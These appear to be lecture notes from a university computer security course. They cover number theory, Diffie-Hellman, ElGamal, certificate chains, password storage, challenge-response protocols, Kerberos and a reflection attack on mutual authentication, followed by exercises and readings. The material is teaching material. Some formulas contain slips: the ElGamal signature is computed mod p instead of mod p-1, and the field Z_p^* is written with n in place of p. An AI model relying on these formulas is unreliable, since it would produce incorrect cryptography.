Number theory and modular arithmetic

For integers a, b, c, d, n, p

- $\longrightarrow$ $a \bmod b = c \quad \Rightarrow \quad 0 \leq c < b \ \wedge \ \exists d : a - db = c$
- $\longrightarrow$ we write $a \equiv b \pmod{n}$ if $n|(a-b)$
- $\longrightarrow$ $a^{p-1} \equiv 1 \pmod{p}$ if $\gcd(a,p) = 1$ (Fermat's little theorem)
- $\longrightarrow$ we call the set $\mathbb{Z}_n = \{0, 1, \ldots, n-1\}$ the *integers modulo* n and perform addition, subtraction, multiplication and exponentiation modulo n.
- $\longrightarrow$ $a \in \mathbb{Z}_n$ has a multiplicative inverse a^{-1} with $aa^{-1} \equiv 1 \pmod{n}$ if and only if $\gcd(a,n) = 1$. The multiplicative group $\mathbb{Z}_n^*$ of $\mathbb{Z}_n$ is the set of all elements that have an inverse.
- $\longrightarrow$ If p is prime, then $\mathbb{Z}_p$ is a field, that is every element except 0 has a multiplicative inverse, i.e. $\mathbb{Z}_p^* = \{1, \ldots, n-1\}$.
- $\longrightarrow$ $\mathbb{Z}_p^*$ has a *generator* g with $\mathbb{Z}_p^* = \{g^i \bmod p \,|\, 0 \leq i \leq p-2\}$.

Diffie-Hellman key exchange

How can two parties achieve message confidentiality who have no prior shared secret and no secure channel to exchange one?

Select a suitably large prime number p and a generator $g \in \mathbb{Z}_p^*$ $(2 \leq g \leq p-2)$, which can be made public. A generates x and B generates y, both random numbers out of $\{1, \ldots, p-2\}$.

$$A \rightarrow B : \qquad g^x \bmod p$$
$$B \rightarrow A : \qquad g^y \bmod p$$

Now both can form $(g^x)^y = (g^y)^x$ and use a hash of it as a shared key. The eavesdropper faces the *Diffie-Hellman Problem* of determining g^{xy} from g^x, g^y and g, which is believed to be equally difficult to the *Discrete Logarithm Problem* of finding x from g^x and g in $\mathbb{Z}_p^*$. This is infeasible if $p > 2^{1000}$ and $p-1$ has a large prime factor.

The DH key exchange is secure against a passive eavesdropper, but not against middleperson attacks, where g^x and g^y are replaced by the attacker with other values.

W. Diffie, M.E. Hellman: New Directions in Cryptography. IEEE IT-22(6), 1976-11, pp 644–654.

ElGamal encryption

The DH key exchange requires two messages. This can be eliminated if everyone publishes his g^x as a *public key* in a sort of phonebook.

If A has published (p, g, g^x) as her *public key* and kept x as her *private key*, then B can also generate for each message a new y and send

$$B \rightarrow A: \qquad g^y \bmod p, \ (g^x)^y \cdot M \bmod p$$

where $M \in \mathbb{Z}_p$ is the message that B sends to A in this asymmetric encryption scheme. Then A calculates $[(g^x)^y \cdot M] \cdot [(g^y)^{p-1-x}] \bmod p = M$ to decrypt M.

In practice, M is again not the real message, but only the key for an efficient block cipher that protects confidentiality and integrity of the bulk of the message (hybrid cryptography).

With the also widely used RSA asymmetric cryptography scheme, encryption and decryption commute. This allows the owner of a secret key to sign a message by "decrypting" it with her secret key, and then everyone can recover the message and verify this way the signature by "encrypting" it with the public key.

ElGamal signature

Asymmetric cryptography also provides digital signature algorithms, where only the owner of a secret key can generate a signatures for a message M that can be verified by anyone with the public key.

If A has published (p, g, g^x) as her *public key* and kept x as her *private key*, then in order to sign a message $M \in \mathbb{Z}_p$ (usually hash of real message), she generates a random number y and solves the linear equation

$$x \cdot g^y + y \cdot s \equiv M \pmod{p} \tag{1}$$

for s and sends to the verifier B the signed message

$$A \rightarrow B : \qquad M,\ g^y \bmod p,\ s = (M - x \cdot g^y)/y \bmod p$$

who will raise g to the power of both sides of (1) and test the resulting equation:

$$(g^x)^{g^y} \cdot (g^y)^s \equiv g^M \pmod{p}$$

Warning: Unless p and g are carefully chosen, ElGamal signatures can be vulnerable to forgery: D. Bleichenbacher: Generating ElGamal signatures without knowing the secret key. EUROCRYPT '96. `http://www.springerlink.com/link.asp?id=xbwmv0b564gwlq7a`

Public-key infrastructure

Public key encryption and signature algorithms allow the establishment of confidential and authenticated communication links with the owners of public/private key pairs.

Public keys still need to be reliably associated with identities of owners. In the absence of a personal exchange of public keys, this can be mediated via a trusted third party. Such a *certification authority* C issues a digitally signed *public key certificate*

$$\mathrm{Cert}_C(A) = \{A, K_A, T, L\}_{K_C^{-1}}$$

in which C confirms that the public key K_A belongs to A starting at time T and that this confirmation is valid for the time interval L, and all this is digitally signed with C's private signing key K_C^{-1}.

Anyone who knows C's public key K_C from a trustworthy source can use it to verify the certificate $\mathrm{Cert}_C(A)$ and obtain a trustworthy copy of A's key K_A this way.

We can use the operator $\bullet$ to describe the extraction of A's public key K_A from a certificate $\mathrm{Cert}_C(A)$ with the certification authority public key K_C:

$$K_C \bullet \mathrm{Cert}_C(A) = \begin{cases} K_A & \text{if certificate valid} \\ \text{failure} & \text{otherwise} \end{cases}$$

The $\bullet$ operation involves not only the verification of the certificate signature, but also the validity time and other restrictions specified in the signature. For instance, a certificate issued by C might contain a reference to an online *certificate revocation list* published by C, which lists all public keys that might have become compromised (e.g., the smartcard containing K_a^{-1} was stolen or the server storing K_A^{-1} was broken into) and whose certificates have not yet expired.

Public keys can also be verified via several trusted intermediaries in a *certificate chain*:

$$K_{C_1} \bullet \mathrm{Cert}_{C_1}(C_2) \bullet \mathrm{Cert}_{C_2}(C_3) \bullet \cdots \bullet \mathrm{Cert}_{C_{n-1}}(C_n) \bullet \mathrm{Cert}_{C_n}(B) = K_B$$

A has received directly a trustworthy copy of K_{C_1} (which many implementations store locally as a certificate $\mathrm{Cert}_A(C_1)$ to minimise the number of keys that must be kept in tamper-resistant storage).

Certification authorities can be made part of a hierarchical tree, in which members of layer n verify the identity of members in layer $n-1$ and $n+1$. For example layer 1 can be a national CA, layer 2 the computing services of universities and layer 3 the system administrators of individual departments.

Practical example: A personally receives K_{C_1} from her local system administrator C_1, who confirmed the identity of the university's computing service C_2 in $\mathrm{Cert}_{C_1}(C_2)$, who confirmed the national network operator $C3$, who confirmed the IT department of B's employer C_3 who finally confirms the identity of B. An online directory service allows A to retrieve all these certificates (plus related certificate revocation lists) efficiently.

Some popular Unix cryptography tools

- `ssh [user@]hostname [command]` — Log in via encrypted link to remote machine (and if provided execute "`command`"). RSA or DSA signature is used to protect Diffie-Hellman session-key exchange and to identify machine or user. Various authentication mechanisms, e.g. remote machine will not ask for password, if user's private key (`~/.ssh/id_rsa`) fits one of the public keys listed in the home directory on the remote machine (`~/.ssh/authorized_keys2`). Generate key pairs with `ssh-keygen`.
  `http://www.openssh.org/`
- pgp, gpg — Offer both symmetric and asymmetric encryption, digital signing and generation, verification, storage and management of public-key certificates in a form suitable for transmission via email.
  `http://www.pgpi.org/`, http://www.gnupg.org/
  distributed key directory: `http://www.cam.ac.uk.pgp.net/pgpnet/wwwkeys.html`
- `openssl` — Tool and library that implements numerous standard cryptographic primitives, including AES, X.509 certificates, and SSL-encrypted TCP connections.
  `http://www.openssl.org/`

Identification and entity authentication

Needed for access control and auditing. Humans can be identified by

→ something they are

Biometric identification: iris texture, retina pattern, face or fingerprint recognition, finger or hand geometry, palm or vein patterns, body odor analysis, etc.

→ something they do

handwritten signature dynamics, keystroke dynamics, voice, lip motion, etc.

→ something they have

Access tokens: physical key, id card, smartcard, mobile phone, PDA, etc.

→ something they know

Memorised secrets: password, passphrase, personal identification number (PIN), answers to questions on personal data, etc.

→ where they are

Location information: terminal line, telephone caller ID, Internet address, mobile phone or wireless LAN location data, GPS

For high security, several identification techniques need to be combined to reduce the risks of false-accept/false-reject rates, token theft, carelessness, relaying and impersonation.

Passwords

Randomly picked single words have low entropy, dictionaries have less than 2^{18} entries. Common improvements:

- $\longrightarrow$ restrict rate at which passwords can be tried (reject delay)
- $\longrightarrow$ monitor failed logins
- $\longrightarrow$ require minimum length and inclusion of digits, punctuation, and mixed case letters
- $\longrightarrow$ suggest recipes for difficult to guess choices (entire phrase, initials of a phrase related to personal history, etc.)
- $\longrightarrow$ compare passwords with directories and published lists of popular passwords (person's names, pet names, brand names, celebrity names, patterns of initials and birthdays in various arrangements, etc.)
- $\longrightarrow$ issue randomly generated PINs or passwords, preferably pronounceable ones

Other password related problems and security measures:

- $\longrightarrow$ Trusted path – user must be sure that entered password reaches the correct software ($\rightarrow$ Ctrl+Alt+Del on Windows NT aborts any GUI application and activates proper login prompt)
- $\longrightarrow$ Confidentiality of password database – instead of saving password P directly or encrypted, store only $h(P)$, where h is a one-way hash function $\rightarrow$ no secret stored on host
- $\longrightarrow$ Brute-force attacks against stolen password database – store $(S, h^n(S\|P))$, where a hash function h is iterated n times to make the password comparison inefficient, and S is a nonce ("salt value", like IV) that is concatenated with P to prevent comparison with precalculated hashed dictionaries.
- $\longrightarrow$ Eavesdropping – one-time passwords, authentication protocols.
- $\longrightarrow$ Inconvenience of multiple password entries – single sign-on.

Authentication protocols

Alice (A) and Bob (B) share a secret K_{ab}.

Notation: $\{\ldots\}_K$ stands for encryption with key K, h is a one-way hash function, N is a random number ("nonce") with the entropy of a secret key, "$\|$" or "," denote concatenation.

Password:

$$B \rightarrow A: \qquad K_{ab}$$

Problems: Eavesdropper can capture secret and replay it. A can't confirm identity of B.

Simple Challenge Response:

$$A \rightarrow B: \qquad N$$

$$B \rightarrow A: \qquad h(K_{ab}\|N) \qquad \text{(or } \{N\}_{K_{ab}}\text{)}$$

Mutual Challenge Response:

$$A \rightarrow B: \qquad N_a$$

$$B \rightarrow A: \qquad \{N_a, N_b\}_{K_{ab}}$$

$$A \rightarrow B: \qquad N_b$$

One-time password:

$$B \to A: \qquad C, \{C\}_{K_{ab}}$$

Counter C increases by one with each transmission. A will not accept a packet with $C \le C_{\text{old}}$ where C_{old} is the previously accepted value. This is a common car-key protocol, which provides replay protection without a transmitter in the car A or receiver in the key fob B.

Key generating key: Each smartcard A_i contains its serial number i and its card key $K_i = \{i\}_K$. The master key K ("key generating key") is only stored in the verification device B. Example with simple challenge response:

$$A_i \to B: \qquad i$$
$$B \to A_i: \qquad N$$
$$A_i \to B: \qquad h(K_i \| N)$$

Advantage: Only one single key K needs to be stored in each verification device, new cards can be issued without updating verifiers, compromise of key K_i from a single card A_i allows attacker only to impersonate with one single card number i, which can be controlled via a blacklist. However, if any verification device is not tamper resistant and K is stolen, entire system can be compromised.

Kerberos

Trusted third party based authentication with symmetric cryptography:

$$
\begin{aligned}
A \rightarrow S: &\quad A, B \\
S \rightarrow A: &\quad \{T_s, L, K_{ab}, B, \{T_s, L, K_{ab}, A\}_{K_{bs}}\}_{K_{as}} \\
A \rightarrow B: &\quad \{T_s, L, K_{ab}, A\}_{K_{bs}}, \{A, T_a\}_{K_{ab}} \\
B \rightarrow A: &\quad \{T_a + 1\}_{K_{ab}}
\end{aligned}
$$

User A and server B do not share a secret key initially, but authentication server S shares secret keys with everyone. A requests a session with B from S. S generates session key K_{ab} and encrypts it separately for both A and B. These "tickets" contain a timestamp T and lifetime L to limit their usage time. Similar variants of the Needham-Schroeder protocol are used in Kerberos and Windows NT, where K_{as} is derived from a user password. Here the $\{\}_K$ notation implies both confidentiality and integrity protection, e.g. MAC+CBC.

R. Needham, M. Schroeder: *Using encryption for authentication in large networks of computers.* CACM 21(12)993–999,1978. `http://doi.acm.org/10.1145/359657.359659`

Authentication protocol attack

Remember simple mutual authentication:

$$\begin{aligned} A \rightarrow B &: \quad N_a \\ B \rightarrow A &: \quad \{N_a, N_b\}_{K_{ab}} \\ A \rightarrow B &: \quad N_b \end{aligned}$$

Impersonation of B by B', who intercepts all messages to B and starts a new session to A simultaneously to have A decrypt her own challenge:

$$\begin{aligned} A \rightarrow B' &: \quad N_a \\ B' \rightarrow A &: \quad N_a \\ A \rightarrow B' &: \quad \{N_a, N'_a\}_{K_{ab}} \\ B' \rightarrow A &: \quad \{N_a, N_b = N'_a\}_{K_{ab}} \\ A \rightarrow B' &: \quad N_b \end{aligned}$$

Solutions: $K_{ab} \neq K_{ba}$ or include id of originator in second message.
Avoid using the same key for multiple purposes!
Use explicit information in protocol packets where possible!

Exercise 35 Users often mix up user-ID and password at login prompts. How should the designer of a login function take this into consideration?

Exercise 36 The runtime of the usual algorithm for comparing two strings is proportional to the length of the identical prefix of the inputs. How and under which conditions might this help an attacker to guess a password?

Exercise 37 Read

> Gus Simmons: *Cryptanalysis and protocol failures*, Communications of the ACM, Vol 37, No 11, Nov. 1994, pp 56–67.
> `http://doi.acm.org/10.1145/188280.188298`

and describe the purpose and vulnerability of the Tatebayashi-Matsuzaki-Newman protocol.

Exercise 38 Generate a key pair with PGP or GnuPG and exchange certificates with your supervisor. Sign and encrypt your answers to all exercises. Explain the purpose of the PGP fingerprint and the reason for its length.

Exercise 39 (a) Describe a cryptographic protocol for a prepaid telephone chip card that uses a secure 64-bit hash function H implemented in the card. In this scheme, the public telephone needs to verify not only that the card is one of the genuine cards issued by the phone company, but also that its value counter V has been decremented by the cost C of the phone call. Assume both the card and the phone know in advance a shared secret K.

(b) Explain the disadvantage of using the same secret key K in all issued phone cards and suggest a way around this.

Exercise 40 Popular HTTPS browsers come with a number of default high-level certificates that are installed automatically on client machines. As a result, most certificate chains used on the Web originate near the top of a CA tree. Discuss the advantages and disadvantages of this top-down approach for the different parties involved compared to starting with bottom-up certificates from your local system administrator or network provider.

To satisfy a deeper interest in the subject:

- Douglas Stinson: Cryptography – Theory and Practice. CRC Press, 2002

  Good recent cryptography textbook, covers some of the underlying mathematical theory better than Schneier.
- Ross Anderson: Security Engineering. Wiley, 2001

  Comprehensive treatment of many computer security concepts. Aimed at managers, easy to read. Author likely to teach Part II Security course next year.
- Garfinkel, Spafford: Practical Unix and Internet Security, O'Reilly, 1996
- Cheswick et al.: Firewalls and Internet security. Addison-Wesley, 2003.

  Both decent practical introductions aimed at system administrators.
- Graff, van Wyk: Secure Coding: Principles & Practices, O'Reilly, 2003.

  Introduction to security for programmers. Compact, less than 200 pages.
- Michael Howard, David C. LeBlanc: Writing Secure Code. 2nd edition, Microsoft Press, 2002, ISBN 0735617228.

  More comprehensive programmer's guide to security.
- Menezes, van Oorschot, Vanstone: Handbook of Applied Cryptography. CRC Press, 1996, `http://www.cacr.math.uwaterloo.ca/hac/`

  Comprehensive summary of modern cryptography, valuable reference for further work in this field.
- Neal Koblitz: A Course in Number Theory and Cryptography, 2nd edition, Springer Verlag, 1994
- David Kahn: The Codebreakers. Scribner, 1996

  Very detailed history of cryptology from prehistory to World War II.

Wikipedia entries on crypto/security can be helpful starting points: `http://en.wikipedia.org/`

Research

Most of the seminal papers in the field are published in a few key conferences, for example:

- ⟶ IEEE Symposium on Security and Privacy
- ⟶ ACM Conference on Computer and Communications Security (CCS)
- ⟶ Advances in Cryptology (CRYPTO, EUROCRYPT, ASIACRYPT)
- ⟶ USENIX Security Symposium
- ⟶ European Symposium on Research in Computer Security (ESORICS)
- ⟶ Annual Network and Distributed System Security Symposium (NDSS)

If you consider doing a PhD in security, browsing through their proceedings for the past few years might lead to useful ideas and references for writing a research proposal. Many of the proceedings are in the library or can be freely accessed online via the links on: `http://www.cl.cam.ac.uk/Research/Security/conferences/`.

CL Security Group seminars and meetings:

Security researchers from the Computer Laboratory and Microsoft Research meet every Friday at 16:00 for discussions and brief presentations. In the Security Seminar on many Tuesdays during term at 16:15, guest speakers and local researchers present recent work and topics of current interest. You are welcome to join. For details, see `http://www.cl.cam.ac.uk/Research/Security/seminars/`.